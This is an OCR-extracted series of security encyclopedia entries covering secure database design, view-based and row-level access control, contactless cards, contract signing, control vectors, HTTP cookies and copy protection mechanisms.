When comparing the relevance of the three main security goals confidentiality, integrity, and availability during conceptual database design, it becomes obvious that most design decisions concern confidentiality of the data. Even though the relevance of integrity is often stated in literature, it is seldom explicitly addressed in actual secure design methodologies. Yet, some of the classifications and constraints regarding read access may also be applied to the modification of data. Also, Integrity is partly realized by the data model of the Database Management System (DBMS) in use through cardinality and consistency constraints and also concurrency control mechanisms. Similarly, availability should be ensured by the DBMS for the whole database, leaving few choices at conceptual design time.

Open Problems

An open challenge is the market adoption and implementation of the more recent design approaches. While prototypes demonstrating the basic functionality have been introduced, productive implementations of the full secure database design process are seldom found. Also, the evolving data security concerns [1] due to the increased value of data bring about new requirements such as data quality, completeness, and provenance assurance. The incorporation of those and other new requirements into the secure database design process has yet to be achieved.

Recommended Reading

1. Bertino E, Sandhu R (2005) Database security – concepts, approaches, and challenges. IEEE Trans Dependable Secur Comput 2(1):2–19
2. Castano S, Fugini M, Martella G, Samarati P (1995) Database security. ACM Press/Addison-Wesley, New York
3. Fernandez EB (1994) A model for evaluation and administration of security in object-oriented databases. IEEE Trans Knowl Data Eng 6(2):275–292
4. Fernández-Medina E, Piattini M (2005) Designing secure databases. Inf Softw Technol 47:463–477
5. Jurjens J, Fernandez EB (2009) Secure database development. In: Liu L, Oszu T (eds) Encyclopedia of database systems. Springer, Berlin
6. Pernul G (1994) Database security. In: Yovits MC (ed) Advances in computers, vol 38. Academic, San Diego
7. Pernul G, Tjoa AM, Winiwarter W (1998) Modelling data secrecy and integrity. Data Knowl Eng 26:291–308
8. Smith GW (1991) Modeling security-relevant data security semantics. IEEE Trans Softw Eng 17(11):1195–1203
9. Vela B, Fernández-Medina E, Marcos E, Piattini M (2006) Model driven development of secure XML databases. ACM SIGMOD Rec 35(3):22–27

Conceptual Modeling

►Conceptual Design of Secure Databases

Conference Key Agreement

►Group Key Agreement

Conference Keying

►Group Key Agreement

Confidentiality Model

►Bell-LaPadula Confidentiality Model

Confirmer Signatures

►Designated Confirmer Signature

Consistency Verification of Security Policy

►Firewalls

Contactless Cards

Marc Vauclair
BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

Related Concepts

►NFC; ►Proximity Card; ►RFID; ►Vicinity Card

Definition

Contactless cards are cards that communicate with the reader through radio waves (i.e., using a RF field). The contactless card is either powered by the RF field or its own power supply if any.

Background

Historically, smart cards were connected to a reader through electrical contacts. At the end of the 1990s, the first contactless smart cards got introduced: the communication between the smart card and the reader is performed using radio waves.

Today there exist dual-interface smart cards. These cards have both a contact interface (e.g., ISO 7816) and a contactless interface (e.g., ISO/IEC 14443).

Theory

For the theory, please refer to the theory of the [NFC] article.

Applications

Typical applications of contactless cards are data exchange, configuration, payment, ticketing, identification, authentication, and access control.

Recommended Reading

1. Finkenzeller K (2010) RFID handbook: fundamentals and applications in contactless smart cards, radio frequency identification and near-field communication, 3rd edn. Wiley, Chichester

Content-Based and View-Based Access Control

Arnon Rosenthal[1], Edward Sciore[2]
[1]The MITRE Corporation, Bedford, MA, USA
[2]Computer Science Department, Boston College, Chestnut Hill, MA, USA

Related Concepts

►Discretionary Access Control

Definition

View-based access control is a mechanism for implementing database security policies. To implement a desired security policy, a database administrator first defines a view for each relevant subset of the data, and then grants privileges on those views to the appropriate users.

Background

When relational database systems were first implemented, two competing authorization frameworks were proposed: *table privileges* and *content filtering*.

The table privileges framework was introduced in System R [5]. Authorization is accomplished by granting *privileges* to users, where each privilege corresponds to an operation on a table. Table privileges include SELECT (for reading), INSERT, DELETE, and UPDATE, as well as "grant option" (which lets you delegate to others the privileges you possess). The creator of the table is given all privileges on it, and is free to grant any of those privileges to other users.

When a user submits a command for execution, the database system allows the request only if the user has suitable privileges on every table mentioned in the command. For example, a user cannot execute a query that involves table T without having SELECT privilege on T, cannot insert a record into T without INSERT privilege on it (in addition to SELECT privileges on tables mentioned in the WHERE clause), and so on. If the user lacks the necessary privileges, the entire request is rejected; this is called "all-or-none semantics."

The content filtering framework was introduced in the INGRES database system [12]. Here, a table owner grants access to others on arbitrary, predicate-defined subsets of his tables. When a user submits a query, the system rewrites the query to include the access predicate granted to the user. The resulting query returns only the requested data that the user is authorized to see.

For example, consider an *Employee* table containing fields such as *Name, Dept*, and *Salary*. Suppose that a

user has been granted access to all records from the toy department. Then a query such as

```
select * from Employee
where Salary > 100
```

will be rewritten to restrict the scope to employees in the toy department, obtaining

```
select * from Employee
where Salary > 100 and Dept = 'toy'
```

The filtering predicate ensures that the user sees only the records for which he is authorized.

The main problem with content filtering is that it executes a different query from what the user submitted, and therefore may give unexpected answers. For some applications, a filtered result can be disastrously wrong: e.g., omitting some drugs a patient takes when a physician is checking for dangerous interactions, or omitting secret cargo when computing an airplane's takeoff weight. Often, one cannot say whether filtering has occurred, without revealing information one is trying to protect (e.g., that the patient is taking an AIDS-specific drug, or that there *is* secret cargo on the airplane). The client thus needs the ability to indicate that filtering is unacceptable and all-or-none enforcement should be used instead.

The table privilege framework (extended to column privileges) has long been part of standard SQL. More recently, the major mainstream DBMSs have also implemented a filtering capability. This article examines the view authorization framework in more detail, and considers how systems have exploited it to obtain the benefits of content filtering.

Theory

View Authorization

A *view* is a database object whose contents are derived from the existing data (i.e., base tables or previously defined views). In a relational database system, a view is defined by a query, and to other queries, it looks and acts like a base table. In fact, relational views are sometimes called *virtual tables*.

Views are predominantly an abstraction mechanism. A database administrator can design the database so that users never need to look at the base tables. Instead, each user sees a customized interface to the database, containing view tables specifically tailored to that user's needs. These views also insulate users from structural changes to the underlying database. When such changes occur, the database administrator simply alters the view definitions appropriately, transparent to the users. This property of views is known as *logical data independence*.

Views are also an elegant means for controlling the sharing of data. If a user wishes to share some of the data in his tables, he can simply create a view that contains precisely that data. For example, the view might omit sensitive columns (such as salary), or it might compute aggregate values (such as average salary per department). View contents are computed on demand, and will thus change automatically as the underlying tables change.

The table privilege framework enables authorization on these views by allowing privileges to be granted on them, just as for tables. When views are used to implement logical data independence, the database administrator grants privileges on the views defining each user's customized interface, rather than on the underlying tables. When views are used to support data sharing, the data owner grants privileges directly on his shared views, instead of on the underlying base tables. In each case, users are authorized to see the data intended for them, and are restricted from seeing data that they ought not to see.

Recall that the creator of a base table receives all privileges on it; in contrast, the creator of a view will not. Instead, a view creator will receive only those privileges that are consistent with his privileges on the underlying tables. The rationale is that creating a view should not allow a user to do something that he could not otherwise do. The creator of a view receives SELECT privilege on it if he has sufficient privileges to execute the query defining that view. Similarly, the creator receives INSERT (or DELETE or UPDATE) privilege on the view if the view is updatable and the user is authorized to execute the corresponding insert (or delete or update) command. A user obtains a grant-option privilege on the view if the corresponding privileges on all the underlying tables include grant option.

Content-Based Authorization

View-based authorization allows users to provide the same selected access to their tables as in content filtering. Whereas in content filtering a user would grant access to a selected subset of a table, in view-based authorization a user can instead create a view containing that subset and grant a privilege on it. This technique is straightforward, and is commonly used. However, it has severe drawbacks under the current SQL specification. In fact, these drawbacks are partly responsible for the common practice of having applications enforce data security. When such applications are given full rights to the tables they access, security enforcement depends on application code, whose completeness and semantics are hard to validate. Where feasible, it is better to do the enforcement at the database, based on conditions in a high level language, and where *all* accesses get intercepted.

The biggest drawback stems from the fact that the access control system considers base tables and their views to be distinct and unrelated. Yet for queries whose data fall within the scope of both, this relationship is important. One needs, but do not have, an easy way for an application to use the privileges the invoker has, from whatever view. For example, suppose that three users each have different rights on data in the *Employee* table: all of *Employee*, the view Underpaid_Employee: *Employee* where *Salary* < 100, 000, and the view Toy_Employee: *Employee* where *Dept* = "toy". Consider an application needing toy-department employees earning below 50,000. Since any of the three views includes all the needed data, consider the plight of an application that can be invoked by any of the three users: Which view should it reference? Since there is no single view for which all three users are authorized, the application has to test the invoker's privileges and issue a query to the view on which the invoker possesses privileges (a different query for each view). Such complexity places a significant burden on the application developer, which quickly becomes unmanageable as the users' privileges change.

Another drawback is that a view must always have explicitly administered privileges, even if there are no security implications. For example, suppose the owner of the *Employee* table invites staff members to create convenience views on it (e.g., the view *RecentHires*). Since in this case the sensitive information is the data, not the view definition, the view creator would expect that everyone with privileges on the *Employee* table will have privileges on the view. Instead, only the creator of *RecentHires* has privileges on it – even the owner of *Employee* has none.

A final drawback is that the mechanism for initializing privileges lacks flexibility. Suppose that multiple competing hospitals participate in a federated database, and that these hospitals agree to allow fraud analysts or health-outcome researchers analyze their data. However, these users should not be allowed to see the raw data, but only sanitized views over it. The issue is who will create these views. According to SQL semantics, such a user would need the SELECT privilege with grant option on *every* participant's contributed information. It may be impossible to find a person trusted by all participants, and if one is found, the concentration of authority risks a complete security failure.

Several researchers have proposed ameliorating these problems by reinterpreting view privileges. The idea is that instead of giving rights to invoke access operations on the view, a privilege is taken as giving rights on the data within it (as with content filtering). With this data-oriented interpretation, the task of authorization is to determine whether a user has rights to the data involved in their command. If the query processor is able to find a query equivalent to the user's for which the user has the necessary rights, then no data need be filtered and the user query can reasonably be authorized.

There are three levels of equivalence. The simplest is easily implemented: a user who has access to the tables underlying the view can always access the view. This rule is easily applied in advance, to create derived privileges on views prior to runtime. The second level is to try to rewrite the query at compile time to an equivalent one that references views for which the user has privileges. Constraints in the schema may be exploited [7, 10]. Query processors already include similar rewrite technology, for query evaluations using materialized views. Finally, there are cases where, by inspecting data visible to the user (i.e., by looking at the results of a different, rather simple query), one can determine that two queries are equivalent on the current database instance [9].

Row-Level Security

Row-level security provides an effective means of providing simple content-based security, and the products have become quite popular. In effect, for each policy-controlled table, it helps administrators define a simple view that filters the row set, and then automatically transforms user queries; in place of each reference to the table, it substitutes a reference to the view. Simplicity is one key to success: each view is a selection from one table, conjoining one or more simple single-column predicates. The limitations enable fast execution and simple administration. The original Oracle implementation was derived from multilevel secure databases [1]. In the interest of brevity, the discussion below omits some capabilities; see [8, 11] for further details.

The idea is that an administrator specifies one or more "label" columns that the system appends to each table (optionally visible to user queries). The system then creates a view that filters the rows of the table by matching the value of each label column with a corresponding label in the user session. For example, a user session might have a label indicating the extent to which it is approved for sensitive data, to be compared with a *DataSensitivity* label column. Or a label might designate a stakeholder (e.g., a hospital patient); the patient sees a view that compares his label with a *PatientID* label column. One might even independently define labels to deal with customer privacy, with business secrets, and with third-party proprietary data.

The software handles most of the details, managing several label columns simultaneously, and testing dominance. Dominance can be in a totally ordered set (e.g.,

Public, Sensitive, Very Sensitive), or a partially ordered set. Partially ordered sets are useful for implementing role-based access control [3], or where there are multiple labels.

Filtering is far better than total refusal in applications where the application simply wants records satisfying the query condition – and can deal with partial results. It is quite dangerous for applications that need the entire result, such as "Not Exists" queries or statistical summaries. Another disadvantage is that content-based security depends on a large, complex query processor, and is therefore difficult to verify or harden against hackers. A feature (often beneficial, but posing security risks) is that administrators have great flexibility in where and how to apply the filtering policy, and in what value to generate in label columns of the query output.

Open Problems

In current practice, policies can restrict which users can access each table and view. This blocks obvious access paths to that data, but does not directly state, nor achieve, the business intent: namely to prevent attackers from obtaining such and such information. Such "negative privileges" are known as *partial disclosure views* or *privacy views*. However, the semantics and implementation of such guarantees are open problems [2, 4, 6], and unlikely to be solved. The fundamental difficulties are to determine all possible ways the protected information might be inferred, and all possible knowledge that an attacker might have available to use in such inference. A further practical difficulty arises when one tries to block complex inferences. For example, to protect (A + B), should one hide A or B – which choice will do less harm to other applications?

Next, there needs to be a powerful but understandable melding of the all-or-nothing versus filtering semantics (especially label-based filtering). It should be suitably controllable by developers, and work at different granularity. Also, efficient implementation still poses a variety of indexing and query optimization challenges.

For delegation to a view owner, models are needed for managing computed resources in federated systems. For example, researchers might devise better constructs to let input owners collaborate in managing a view, without appointing someone with full rights over all inputs [10]. The degree of trust in the view computation also needs to be expressed and managed.

Finally, filtering is often proposed for XML security, with a variety of languages and semantics, e.g., [13, 14]. On the other hand, static security also makes sense, in an analog of table and column privileges. There currently is no widely supported standard for access control in XML databases. Worse proposed approaches do not demonstrate compatibility with SQL, so there are likely to be many differences. Research is needed to make security as bilingual as storage and query processing, e.g., by building a security model from primitives underlying SQL and XML. The difficulties seem to fall into two broad categories: Are the security semantics different, for equivalent queries in the two data models – i.e., is it possible that information that is protected in the relational model might not be protected if viewed in XML (or vice versa)? And, is it possible to build one DBMS security capability to serve both data models. To add to the challenge, additional models such as RDF/OWL may someday need to be accommodated.

Acknowledgment

This work was partially supported by the MITRE Innovation Program. Ian Davis of the SQL standards committee made the authors aware of the paradoxical behavior of convenience views.

Recommended Reading

1. Denning D, Akl S, Heckman M, Lunt T, Morgenstern M, Neumann P, Schell R (1987) Views for multilevel database security. IEEE Trans Softw Eng SE-13(2):129–140
2. Dwork C (2008) Differential privacy: a survey of results. In: Proceedings of the conference on theory and applications of models of computation, Springer, Heidelberg, Germany
3. Ferraiolo D, Kuhn R, Chandramouli R (2007) Role based access control. Artech House, Boston
4. Fung B, Wang K, Chen R, Yu P (2010) Privacy-preserving data publishing: a survey on recent developments. ACM Comput Surv 42(4)
5. Griffiths P, Wade B (1976) An authorization mechanism for a relational database system. ACM Trans Database Syst 1(3): 242–255
6. Miklau G, Suciu D (2004) A formal analysis of information disclosure in data exchange. In: Proceedings of the SIGMOD conference, Paris, France. ACM, pp 575–586
7. Motro A (1989) An access authorization model for relational databases based on algebraic manipulation of view definitions. In: Proceedings of the conference on data engineering. IEEE, Washington, DC, pp 339–347
8. Oracle Corporation, Oracle Label Security. January 3, 2011. http://www.oracle.com/technetwork/database/options/index-084797.html
9. Rizvi S, Mendelzon A, Sudarshan S, Roy P (2004) Extending query rewriting techniques for fine-grained access control. In: Proceedings of the SIGMOD conference, Paris, France. ACM, pp 551–562
10. Rosenthal A, Sciore E (2000) View security as a basis for data warehouse security. In: Proceedings of the international workshop on design and management of data warehouses, Sweden, 2000
11. Shaul J, Ingram A (2007) Practical Oracle security. Syngress Publishers, Rockland

12. Stonebraker M, Rubenstein P (1976) The INGRES protection system. In: Proceedings of the ACM annual conference. ACM, New York, NY, pp 80–84
13. Zhang H, Zhang N, Salem K, Zhao D (2007) Compact access control labeling for efficient secure XML query evaluation. Data Knowl Eng 60(2):326–344
14. Zhu H, Lu K, Lin R (2009) A practical mandatory access control model for XML databases. Inform Sci 179(8):1116–1133

Contract Signing

Matthias Schunter
IBM Research-Zurich, Rüschlikon, Switzerland

Synonyms

Nonrepudiable agreement

Related Concepts

►Certified Mail; ►Fair Exchange; ►Nonrepudiation

Definition

A contract is a nonrepudiable agreement on a given contract text, can be used to prove agreement between the signatories to any verifier.


Background

Early contract signing protocols were either based on an in-line ►Trusted Third Party [8], gradual exchange of secrets [5], or gradual increase of privilege [3].

Theory

A contract signing scheme [4] is used to fairly compute a contract such that, even if one of the signatories misbehaves, either both or none of the signatories obtain a contract. Contract signing generalizes ►fair exchange of signatures: a contract signing ►protocol does not need to output signatures but can define its own format instead. Contract signing can be categorized by the properties of ►fair exchange (like abuse freeness) as well as the properties of the nonrepudiation ►tokens it produces (like third-party ►time stamping of the contract). Unlike agreement protocols, contract signing needs to provide a nonrepudiable proof that an agreement has been reached.

Like fair exchange protocols, two-party contract signing protocols either do not guarantee termination or else may produce a partially signed contract. As a consequence, a trusted third party is needed for most practical applications. Optimistic contract signing [7] protocols



Contract Signing. Fig. 1 Sketch of an optimistic synchronous contract signing protocol [7]

optimize by involving this third party only in case of exceptions. The first *optimistic* contract signing scheme has been described in [6]. An optimistic contract signing scheme for asynchronous networks has been described in [1]. An example for a multiparty abuse-free optimistic contract signing protocol has been published in [2]. A simple optimistic contract signing protocol for synchronous networks is sketched in Fig. 1: party A sends a proposal, party B agrees, and party A confirms. If party A does not confirm, B obtains its contract from the TTP. (Note that the generic fair exchange protocol (►fair exchange) can be adapted for contract signing, too, by using a signature under C as $item_X$, using (C, X) as description $desc_X$, and using the signature verification function as the verification function.)

Recommended Reading

1. Asokan N, Shoup V, Waidner M (1988) Optimistic fair exchange of digital signatures. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 591–606
2. Baum-Waidner B, Waidner M (2000) Round-optimal and abuse-free optimistic multi-party contract signing. In: Montanari U, Rolim JDP, Welzl E (eds) 27th international colloquium on automata, languages and programming (ICALP). Lecture notes in computer science, vol 1853. Springer, Berlin, pp 524 ff
3. Ben-Or M, Goldreich O, Micali S, Rivest RL (1990) A fair protocol for signing contracts. IEEE Trans Inform Theory 36(1):40–46
4. Blum M (1981) Three applications of the oblivious transfer, Version 2. Department of Electrical Engineering and Computer Sciences, University of California at Berkeley, Berkley
5. Blum M (1983) Coin flipping by telephone, a protocol for solving impossible problems. ACM SIGACT News 15(1):23–27

6. Even S (1983) A protocol for signing contracts. ACM SIGACT News 15(1):34–39
7. Pfitzmann B, Schunter M, Waidner M (1998) Optimal efficiency of optimistic contract signing. In: 17th symposium on principles of distributed computing (PODC). ACM Press, New York, pp 113–122
8. Rabin MO (1983) Transaction protection by beacons. J Comput Syst Sci 27:256–267

Control Vector

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Definition
A method for controlling the usage of cryptographic keys.

Background
A method introduced – and patented in a number of application scenarios – by IBM in the 1980s.

Theory
The basic idea is that each cryptographic key has an associated control vector, which defines the permitted uses of the key within the system, and this is enforced by the use of tamper-resistant hardware. At key generation, the control vector is cryptographically coupled to the key via a special encryption process, for example, by XOR-ring the key with the control vector before encryption and distribution. Each encrypted key and control vector is stored and distributed within the cryptographic system as a single ►token. As part of the decryption process, the cryptographic hardware also verifies that the requested use of the key is authorized by the control vector.

Applications
As an example, non-repudiation may be achieved between two communicating hardware boxes by the use of a conventional MAC algorithm using symmetric methods. The communicating boxes would share the same key, but whereas one box would only be allowed to generate a MAC with that key, the other box would only be able to verify a MAC with the same key. The transform of the same key from, for example, MAC-generation to MAC-verification is known as key translation and needs to be carried out in tamper-resistant hardware as well. Similarly, the same symmetric key may be used for encryption only enforced by one control vector in one device and for decryption only enforced by a different control vector in a different device.

Open Problems
A paper describing an attack on control vectors was published by M. Bond [1]. The paper describes a method of changing the control vector (CV) of a specific key in a cryptographic co-processor by modifying the value of the key encrypting key that is used to encipher or decipher that key. IBM provided comments to this paper in [5].

Recommended Reading
1. Bond M (2000) A chosen key difference attack on control vectors. http://www.cl.cam.ac.uk/~mkb23/research/CVDif.pdf. Accessed Nov 2000
2. Matyas SM (1991) Key handling with control vectors. IBM Syst J 30(2):151–174
3. Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton
4. Stallings W (2010) Cryptography and network security – principles and practice, 3rd edn. Prentice Hall, Upper saddle River
5. http://www.cl.cam.ac.uk/ mkb23/research/CVDif-Response.pdf

Conventional Cryptosystem

►Symmetric Cryptosystem

Cookie

Michael T. Hunter
School of Computer Science, Georgia Institute of Technology, Atlanta, GA, USA

Synonyms
Browser cookie; HTTP cookie; Tracking cookie

Related Concepts
►Token

Definition
A cookie is an object stored by a web browser on behalf of a Web site.

Background
As the World Wide Web came into existence in the early and mid 1990s, increasing complexity of browser–server interaction created a demand for persistent data to be kept at the browser. Cookies were implemented in response to these demands and became a ubiquitous feature. By the late 1990s, privacy advocates were raising concerns about potential cookie abuses.

Theory

As originally conceived, the World Wide Web allowed for documents to be accessed from other documents via hypertext using a web browser. In such a model, visited documents' content always remain unchanged and it was therefore unnecessary to be able to identify any residual characteristics about a particular browser. As Web sites became more complex, content publishers sought the ability to provide customized content based on previous interactions with the browser in question. One of the most commonly cited examples of such a system is the "virtual shopping cart," in which a user can add desired items to a list that is persistent between visits to the Web site in question.

During web transactions, a web server may "offer" a cookie to a browser, which the browser may choose to accept. The web server may subsequently request data contained in the cookie, although valid requesters are restricted by domain as specified in the cookie itself, and the cookie's content therefore cannot be read by an arbitrary requester. This restriction is an important security feature, but there remain scenarios in which cookies present security concerns.

A cookie contains a main name-value pair with additional optional attributes. Listed below are two sample cookies: Cookie 1 is named `zipcode` and has a value of `30301|AAA|14`. Additional attributes are listed that qualify the applicability and expiry of the cookie. The mechanics of setting and requesting cookie data are described in the relevant protocol documents [1].

```
Name:  zipcode
Content:  30301|AAA|14
Domain:  .aaa.com
Path:  /
Send For:  Any type of connection
Expires:  September 15, 2010 11:03:13 PM
```

Cookie 2 below is similar to cookie 1 above, although meanings of "`data`" and the hexadecimal value are not immediately clear.

```
Name:  data
Content:  E15FBEDB0764BA5B06C035EC1CC7546
          9E15FBEDB0764BA5B06C035EC1CC75469
Domain:  .aaa.com
Path:  /
Send For:  Any type of connection
Expires:  September 15, 2010 11:03:13 PM
```

Applications

Cookies are used by web service providers for a wide variety of purposes, including storing preferences and other session information on behalf of users. One controversial application of cookies is to track the browsing behavior of web users. Once common example that raises privacy concerns involves a desired site that hosts a "banner add" through a third-party advertising network. In processing the desired site, the browser will request content from the third party and may accept a cookie from them. When the user visits another site that uses the same third party for advertising, the third party can look for the presence of its previously-set cookie and infer what previous site the user visited. Such inferences are highly sought-after by advertisers, as they allow for detailed profiling of a user's interests and thus for highly targeted advertisements.

In addition to cookies stored directly by the browser, an emerging trend exists in which browser plugins store cookies independent of the browser's cookie management scheme. One well-known example is that of "flash cookies," which can be created by the popular Adobe Flash plugin. They are subject to many of the same privacy concerns as HTTP cookies, but since they are managed separately from HTTP cookies and also are generally much less well known by users, there is an enhanced potential for privacy concerns arising.

Because the content of a cookie is completely up to the discretion of the remote web server, it may contain information that a user would consider sensitive, and the user may be unaware that such information is stored within the browser. While most browsers make it possible for a user to review and discard cookies, users are not necessarily aware of cookies or the relevant privacy concerns. In some cases (such as the second cookie above), even if a user reviews a given cookie, it may be impossible for the user to determine the privacy implications of the cookie, since the content could be obfuscated or even encrypted by the remote web server. Cookies are often used as authentication tokens for web services, which opens the possibility that if an attacker were able to acquire a copy of the cookie (either through network interception, host intrusion or injecting malicious content into the original webpage), the attacker could impersonate the user [2].

Privacy advocates argue that users' rights are being violated by collecting such information without their informed consent. In response to privacy concerns, the US federal government issued an advisory in 1999 that directed government Web sites not to use cookies. As of mid-2009, this policy was being reconsidered because it is seen as limiting the functionality of government Web sites. The federal communications commission and state governments have forced privacy concessions from companies such as DoubleClick, requiring them to disclose more information about how cookies are used [3].

Open Problems and Future Directions

The security and privacy concerns posed by cookies represent a formidable challenge. The ubiquity of web browsing ensures that almost every Internet user interacts with cookies, and increasingly-rich web services will continue to rely on cookies. Currently a significant amount of technical knowledge is required to understand and manage the privacy implications of cookies, forcing unsavvy users to invest significant effort in managing their privacy, to endure reduced functionality from web services (if cookies are disabled), or to ignore certain privacy concerns. In order to realize the goal of a privacy-preserving web environment, users must understand clearly what information is being gathered about them and have the ability to easily specify universally applicable privacy policies. Realizing this goal would require significant advances in both technical standards governing cookies and human–computer interaction.

Recommended Reading

1. RFC2965 - HTTP State Management Mechanism, October 2000
2. Karlof C (2007) Dynamic pharming attacks and locked same-origin policies for web browsers. In: Proceedings of the 14th ACM conference on computer and communications security, Alexandria, VA, Oct 2007
3. Kristol D (2001) HTTP Cookies: Standards, privacy, and politics, Trans Internet Technol 1(2):151–198

Coprime

►Relatively Prime

Copy Protection

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Content Management Systems (CMS); ►Content/Copy Protection for Removable Media (CPRM); ►Digital Rights Management

Definition

Copy protection attempts to find ways that limit the access to copyrighted material and/or inhibit the copy process itself. Examples of copy protection include encrypted digital TV broadcast, ►access controls to copyrighted software through the use of license servers or through the use of special hardware add-ons (dongles), and technical copy protection mechanisms on the media.


Theory and Applications

Copy protection mechanisms can work proactively by aiming to prevent users from accessing copy protected content or they can deter users from playing illegitimate copyrighted content by monitoring which users play which content or a combination of both.

The schematic chain of action to copy content played on one player A in order to become available on another player B is shown in Fig. 1. An original piece of content available on player A needs to be recorded, distributed, and played back on a player B in order to be valuable to someone else or in a different location. Proactive copy protection mechanisms are about breaking this chain of action in one or more stages: at the recording, distribution, or playback stage.

Inhibiting unauthorized recording: For content that is distributed on physical media such as floppy disks, *digital audio tape* (DAT), CD-ROM, or *digital versatile disk* (DVD), copy protection can be achieved by *master copy control* or *copy generation control*.

Master copy control: If consumers are not allowed to even make backup copies of their master media, then one can mark the master media themselves in addition to or instead of marking the copyrighted content. This was an inexpensive and common way to protect software distributed for example on floppy disks. One of the sectors containing critical parts of the software was marked as bad such that data could be read from that sector, but could not be copied to another floppy disk. Another example is the copy protection signal in copyrighted video tape cassettes as marketed by Macrovision. The copy protection signal is inserted in the vertical blanking interval, that is, the short



Copy Protection. Fig. 1 Schematic chain of action to copy content

time between any two video frames, and it contains extra sync pulses and fake video data. Since the TV is not displaying anything during the blanking interval, the movie is showing fine on a TV. A VCR, on the other hand, is trying to make a faithful recording of the entire signal that it sees. It therefore tries to record the signal containing the extra sync pulses, such that the real video information in the frame gets recorded at a much lower level than it normally would, so the screen turns black instead of showing the movie.

Copy generation control: If consumers are allowed to make copies of their master copy, but not of copies of the master copy, then one needs to establish control over the vast majority of content recorders, which must be able to effectively prevent the making of unauthorized copies. This approach is somewhat unrealistic because even a small number of remaining unregistered recorders can be used by organized hackers to produce large quantities of pirated copies.

Inhibiting unauthorized playback: Instead of protecting the distribution media of digital content, one can protect copyrighted digital content itself by *marking copyrighted content* and enforcing *playback control* by allowing only players that interpret these copyright marks according to certain access policies (►access control). This approach works for digital content that is being distributed on physical media as well as being broadcast or distributed online. It is an example of *digital rights management* (*DRM*).

Mark copyrighted content: If consumers are allowed to make a few backup copies for their personal use, then the copyrighted digital content itself can be marked as copy protected in order to be distinguishable from unprotected digital content. The more robust the marking is, that is, the harder it is to remove it without significantly degrading the quality of the digital content, the stronger copy protection mechanism can be achieved.

Playback control: Players for copyrighted content need to have a ►tamper resistant access circuitry that is aware of the copy protection marking, or players need to use online license servers to check the actual marks. Before converting digital content into audible or visible signals, the player compares the actual marking against the *licenses* or *tickets*, which are either built into their access circuitry or are retrieved from a license server online, and stops playback if the former does not match the latter. The exact behavior of players is determined by access policies. There can be different kinds of tickets or licenses. Tickets of one kind may represent the right of ownership of a particular piece of content, that is, the piece of content can be played or used as many times as the owner wishes. Tickets of another kind may represent the right of one-time play or use (*pay-per-view*). Other kinds of tickets can be defined. The more tamper resistant the access circuitry is or the more protected the communication with the license server and the license server itself is, the stronger copy protection mechanism can be achieved.

Marking of copyrighted content can use anything from simple one-bit marks to XrML tags to sophisticated ►watermarking techniques. An example of the former is to define a new audio file format, in which the mark is a part of the header block but is not removable without destroying the original signal, because part of the definition of the file format requires the mark to be therein. In this case, the signal would not really be literally "destroyed" but any application using this file format would not touch it without a valid mark. Some *electronic copyright management systems* (*ECMS*) propose mechanisms like this. Such schemes are weak as anyone with a computer or a digital editing workstation would be able to convert the information to another format and remove the mark at the same time. Finally, this new audio format would be incompatible with the existing ones. Thus, the mark should better be really embedded in the audio signal. This is very similar to SCMS (Serial Code Management System). When Phillips and Sony introduced the "S/PDIF" (Sony/Phillips Digital Interchange Format), they included the SCMS which provides a way copies of digital music are regulated in the consumer market. This information is added to the stream of data that contains the music when one makes a digital copy (a "clone"). This is in fact just a bit saying: digital copy prohibited or permitted. Some professional equipment are exempt from having SCMS. With watermarking, however, the copy control information is part of the audiovisual signal and aims at surviving file format conversion and other transformations.

Inhibiting unauthorized distribution: An alternative to marking is *containing* copyrighted content. With this approach, the recording industry encrypts copyrighted digital content under certain encryption keys such that only players with appropriate decryption keys can access and playback the content.

Encrypt copyrighted content: The copyrighted digital content itself is encrypted in order to be accessible by authorized consumers only. The more robust the encryption, the stronger copy protection mechanism can be achieved.

Playback control: Players for copyrighted content need to have a ►tamper resistant access circuitry that is aware of certain decryption keys that are necessary to unlock the contents the consumer wants to be played. Before converting digital content into audible or visible signals, the player needs to look up the respective decryption keys, which are

either built into the access circuitry of the player or are retrieved from a license server online. The exact behavior of players is determined by access policies. There can be different kinds of decrypting keys. Decrypting keys of one kind may represent the right of ownership of a particular piece of content, that is, the piece of content can be played or used as many times as the owner wishes. Tickets of another kind may represent the right of one-time play or use (*pay-per-view*). Other kinds of decryption keys can be defined. The more tamper resistant the access circuitry or the more protected the communication with the license server and the license server itself is, the stronger copy protection mechanism can be achieved.

